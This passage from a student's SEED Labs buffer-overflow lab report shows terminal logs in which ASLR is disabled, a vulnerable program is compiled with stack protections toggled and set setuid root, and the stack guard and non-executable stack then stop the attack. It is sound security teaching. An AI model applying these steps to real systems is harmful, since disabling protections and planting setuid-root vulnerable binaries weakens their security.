
```
root@Chandan_PES1201701593:~#
root@Chandan_PES1201701593:~#
root@Chandan_PES1201701593:~# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@Chandan_PES1201701593:~#
root@Chandan_PES1201701593:~# cd /home/seed/Desktop/is/lab-3/
root@Chandan_PES1201701593:/home/seed/Desktop/is/lab-3# ls -l stack.c
-rw-rw-r-- 1 seed seed 423 Sep 28 12:25 stack.c
root@Chandan_PES1201701593:/home/seed/Desktop/is/lab-3# gcc stack.c -o stackt6 -z execstack
root@Chandan_PES1201701593:/home/seed/Desktop/is/lab-3#
root@Chandan_PES1201701593:/home/seed/Desktop/is/lab-3# chmod 4755 stackt6
root@Chandan_PES1201701593:/home/seed/Desktop/is/lab-3# exit
logout
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$ ls -l stack6
ls: cannot access 'stack6': No such file or directory
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$ ls -l stackt6
-rwsr-xr-x 1 root root 7524 Sep 28 13:28 stackt6
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$ ./stackt6
*** stack smashing detected ***: ./stackt6 terminated
Aborted
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
```

We observe that the buffer overflow was detected and hence the program was terminated with a message stack smashing detected in the standard output.

Task 7: Turn on Non-executable stack protection

We again disable the address randomization to prevent confusion so that we know which protection helps. We compile the vulnerable program using the nonexecstack option.

We achieve it as shown in the below screenshot.


Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@Chandan_PES1201701593: /home/seed/Desktop/is/lab-3
root@Chandan_PES1201701593: /home/seed/Desktop/is/lab-3 168x41

```
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$ sudo -i
root@Chandan_PES1201701593:~#
root@Chandan_PES1201701593:~#
root@Chandan_PES1201701593:~# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@Chandan_PES1201701593:~#
root@Chandan_PES1201701593:~# cd /home/seed/Desktop/is/lab-3/
root@Chandan_PES1201701593:/home/seed/Desktop/is/lab-3# ls -l stack.c
-rw-rw-r-- 1 seed seed 423 Sep 28 12:25 stack.c
root@Chandan_PES1201701593:/home/seed/Desktop/is/lab-3# gcc stack.c -o stackt7 -fno-stack-protector -z noexecstack
root@Chandan_PES1201701593:/home/seed/Desktop/is/lab-3#
root@Chandan_PES1201701593:/home/seed/Desktop/is/lab-3# ls -l stackt7
-rwxr-xr-x 1 root root 7476 Sep 28 13:32 stackt7
root@Chandan_PES1201701593:/home/seed/Desktop/is/lab-3# chmod 4755 stackt7
root@Chandan_PES1201701593:/home/seed/Desktop/is/lab-3#
root@Chandan_PES1201701593:/home/seed/Desktop/is/lab-3# ls -l stackt7
-rwsr-xr-x 1 root root 7476 Sep 28 13:32 stackt7
root@Chandan_PES1201701593:/home/seed/Desktop/is/lab-3# exit
logout
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$ ls -l stackt7
-rwsr-xr-x 1 root root 7476 Sep 28 13:32 stackt7
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$ ./stackt7
Segmentation fault
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
```

Again we observe that the program is not run and we get a segmentation fault. This is because the stack no longer executes code.

Since the stack is overwritten with shellcode, it is just treated as address rather than actual instructions, thus resulting in segmentation fault. Thus the stack is no more executable. Stack only stores variables and return addresses which do not require execution. Thus making stack non executable doesn't affect the programs. Thus preventing buffer overflow attack.

THANK YOU